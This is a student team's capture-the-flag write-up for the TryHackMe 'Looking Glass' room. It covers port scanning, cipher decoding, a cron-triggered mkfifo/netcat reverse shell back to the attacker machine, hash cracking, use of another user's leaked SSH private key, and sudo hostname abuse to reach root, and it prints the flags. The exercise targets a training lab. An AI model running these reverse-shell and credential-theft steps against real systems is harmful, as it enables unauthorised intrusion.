

PenTest 1: Room A (Looking Glass)

Group: Marceline


ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	Member
1211101303	Aiman Faris	Member
1211102759	Muhammad Zaquan	Member

1) Recon and Enumeration

Members Involved: Shahril, Aniq, Aiman, Zaquan


Tools used: AttackBox, Kali, FireFox, Nmap, Ssh, Vigenere Cipher.

Methodology:



```
kali@kali: ~  
$ nmap -sC -sV -Pn 10.10.28.47  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 23:06 EDT  
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 98.72% done; ETC: 23:06 (0:00:00 remaining)  
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 98.72% done; ETC: 23:07 (0:00:00 remaining)  
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.01% done; ETC: 23:07 (0:00:01 remaining)  
Stats: 0:02:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.47% done; ETC: 23:08 (0:00:01 remaining)  
Stats: 0:02:58 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.85% done; ETC: 23:09 (0:00:00 remaining)  
Nmap scan report for 10.10.28.47  
Host is up (0.23s latency).  
Not shown: 916 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
ssh-hostkey:  
_ 2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)  
_ 256  a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)  
_ 256  26:92:59:2d:5e:25:90:89:f5:e5:e0:33:81:77:6a (ED25519)  
9000/tcp   open  ssh          Dropbear sshd (protocol 2.0)  
ssh-hostkey:  
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9001/tcp   open  ssh          Dropbear sshd (protocol 2.0)  
ssh-hostkey:  
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9002/tcp   open  ssh          Dropbear sshd (protocol 2.0)  
ssh-hostkey:  
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9003/tcp   open  ssh          Dropbear sshd (protocol 2.0)  
ssh-hostkey:  
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9009/tcp   open  ssh          Dropbear sshd (protocol 2.0)  
ssh-hostkey:  
_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

We started by checking all the open ports with nmap. The port range is from 9000 to 13783.



```
root@ip-10-10-70-85:~# ssh 10.10.156.66 -p 13350  
The authenticity of host '[10.10.156.66]:13350 ([10.10.156.66]:13350)' can't  
established.  
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '[10.10.156.66]:13350' (RSA) to the list of known  
hosts.  
Higher  
Lower  
Connection to 10.10.156.66 closed.  
root@ip-10-10-70-85:~# ssh 10.10.156.66 -p 13375  
The authenticity of host '[10.10.156.66]:13375 ([10.10.156.66]:13375)' can't  
established.  
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '[10.10.156.66]:13375' (RSA) to the list of known  
hosts.  
Higher
```

We tried connect each one of these ports using ssh, we receive a returned message either it says “higher” or “lower” as the image above shown. Therefore, the port we have to look for is between those two ports to get the real service.

```
kali@kali:~$ nc -l -p 1337
[+] Listening on port 1337
[+] 10.10.28.47
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoH;
Eqvv amdX ale xpuxpqx hwt oi jhbkhE--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhE wl sushf,
Bwl Nruilrhdjk, xmmj mnlw fy mpaxt,
Jani pjeumpzgn xhcdBgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vmf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxT-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbng vpt Qesulvwzrr?
Gpax vw bf eifz, qy mthmjwa dwn!
Y jitinofh kaz! Gntdvl! Ttspaji!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyI tst iosszqdtz,
Eew ale xote semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:AttitudesPicturesExperimentJoined
Connection to 10.10.28.47 closed.
```

Then, we tested all the ports until we found the correct one which gives us access to this encrypted text.

BOXENTRIQ

TOOLS PUZZLE ABOUT

Wph gjgl aoh zkuqsi zg ale hpie;

Copy Paste Text Options...

Type key here... Standard Mode English

Decode Encode Auto Solve (without key) Instructions


Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burred a
6961	hbktsyszdbavaxmmt	fcwr tortunw brs fly zgtmrd zvekt nrp myic hur femach ix det both eqw edaav owya ind cwsnndhew sum uvb pmnn

Next, we use auto detect cypher to solve the encrypted text.



After we solve the encrypted text, we use the key that was given and decode it to receive the secret message.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdst
Enter Secret:
jabberwock:AttitudesPicturesExperimentJoined
Connection to 10.10.28.47 closed.
```

After we entered the secret text, we receive the password to access jabberwock.

```
File Actions Edit View Help
(kali@kali)-[~]
$ ssh jabberwock@ 10.10.28.47
ssh: Could not resolve hostname : Name or service not known

(kali@kali)-[~]
$ ssh jabberwock@10.10.28.47
jabberwock@10.10.28.47's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ total 12
```

After we manage to log in, we discovered that there are 3 files in here.

```
Try: apt install <deb name>

jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ █

root@kali:~# nc -v 10.10.20.47 4444
Enter Secret:
jabberwock AttitudesPictureExperimentJoined
Connection to 10.10.20.47 closed.

root@kali:~# nc -v 10.10.20.47 4444
jabberwock 10.10.20.47
who could not resolve hostname: 10.10.20.47: service not known

root@kali:~# nc -v 10.10.20.47 4444
jabberwock 10.10.20.47
```

Finally, we figured out that the user.txt file was our first flag. But we need to reverse it to get the proper flag so we use cat | rev to get our first flag which is the user flag.

2) Initial Foothold

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Netcat listener, pyhton3, Hash cracker.

Methodology:

```
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$

jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh

jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.70.85 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.156.66 closed by remote host.
Connection to 10.10.156.66 closed.
```

As soon as we gained access. we checked the "passwd" file to see if there were any additional users and the "crontab" file to see if any tasks were scheduled for a specified time. It shows us the twasBrillig.sh script is run as user tweedledum. Then, we check what sudo permissions we have and we use netcat listener by command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc IP_MACHINE PORT >/tmp/f" from the [PentestMonkey](#).


```

root@ip-10-10-70-85:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.156.66 37904 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                  nc -nlvp 1234
root@ip-10-10-70-85:~# stty raw -echo
root@ip-10-10-70-85:~# nc -nlvp 1234

tweedledum@looking-glass:~$ █

```

We reboot the box and wait for around 1 minute to get the box connection back. As you can see, we have connected as user tweedledum and balance to a proper shell using pyhton3 command (python3 -c "import pty;pty.spawn('/bin/bash')") and (stty raw -echo ; fg".)

```

tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt

```

```

tweedledum@looking-glass:~$ cat poem.txt
'Tweedledum and Tweedledee
  Agreed to have a battle;
For Tweedledum said Tweedledee
  Had spoiled his nice new rattle.

      Just then flew down a monstrous crow,
      As black as a tar-barrel;
Which frightened both the heroes so,
  They quite forgot their quarrel.'

```

```

tweedledum@looking-glass:~$ cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ █

```

Next, we have a look in the home folder and saw two files, a poem and need to decode the text given from humptydumpty.

✓ Found:

```
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk
```

We use an online hash cracker which is hashes.com to reveal a sentence. It gave us the benefit; the website automatically recognised it and decrypted the sentence along with the others. The last message appears as the password for another user apparently.

3) Horizontal Privilege Escalation

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox, Kali, Ssh

Methodology:

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```

```
humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ cd alice
```

Continuing the task, we switch to another user which is humptydumpty and log in by using the password from the hash cracker that recently we get. After that, we look at home folder permissions in humptydumpty and scan that alice home folder has unusual permissions.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa
```

We find another thing like an rsa key.

```
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXIsNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
NIRchPaFuQJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHViT+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfVv4uhPkxBLlL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+O9J8qjvFzf+GSL7LAIVuCSRYqlxm5tsg4nUZvLRgFRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPFGjxpK4Utkx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjQwo4k77Q30r8Kxr4UfX2hLHTHT8tsjqBUWrb/jLMHQ0
zmU73tuPVQSESGeUP2j0lv7q5toEYieoA+7ULpGDWdn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWcbmg0vik4Lzk/rDGn9VjcYFx0puj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LUdKt4Q0vCJVRGbdBVGOFLowZzLpYGJchxmLR+RHCB40pZjBgr5
8bjJlQcp6pplBRcf/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhеп22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfN4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWx/uSs3rSLcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMHIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjlvhDLdxhzFkx
X1DPyif292GTsMC4xL08hLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLCotJ8FQZKjDhOGndKUPMAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYASKGj
oPPwkhxhA0ULXdiTOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BAkG3/CjHcBhUA30vKcicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbmMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kufPUB22XCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

We find an id rsa file in the expected.ssh folder, but we also see that our currently logged-on user, humptydumpty, owns the file. So, we read the contents

```
<$ ssh alice@10.10.156.66 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.156.66 (10.10.156.66)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.156.66' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

Moreover, we continue use ssh to alice using the file.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards wi
th all her might.

The Red Queen made no resistance whatever; only her face grew very small, and he
r eyes got large and green: and still, as Alice went on shaking her, she kept on
growing shorter-and fatter-and softer-and rounder-and-

-and it really was a kitten, after all.
```

We look at the text file but it was not useful.

4) Root Privilege Escalation

Members involved: Shahril, Aniq, Aiman, Zaquan

Tools used: AttackBox

Methodology:

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

However, we have another option for the sudo command to execute as Alice. We use command "/etc/sudoers.d" to check the file

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The box hostname of looking-glass in reverse is ssalg-gnikool. We need to figure out how to use sudo to exploit this, which is simple using the -h flag. Now that we have confirms the information, we can straightforwardly escalate to root

```
root@looking-glass:/home# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
```

```
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.





The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-

-and it really was a kitten, after all.
```

```
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Finally, we change the directory to root and check the list in the root. We read the the_end.txt file and lastly, we wanted to gain the root flag, as usual we have to use cat | rev to get the normal flag.

Contributions

Student ID	Name	Contribution	Signatures
1211100899	Muhammad Shahril Aiman	Solve the 1st sections together	
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VIDEO LINK: https://youtu.be/_ZtGQB7hqr4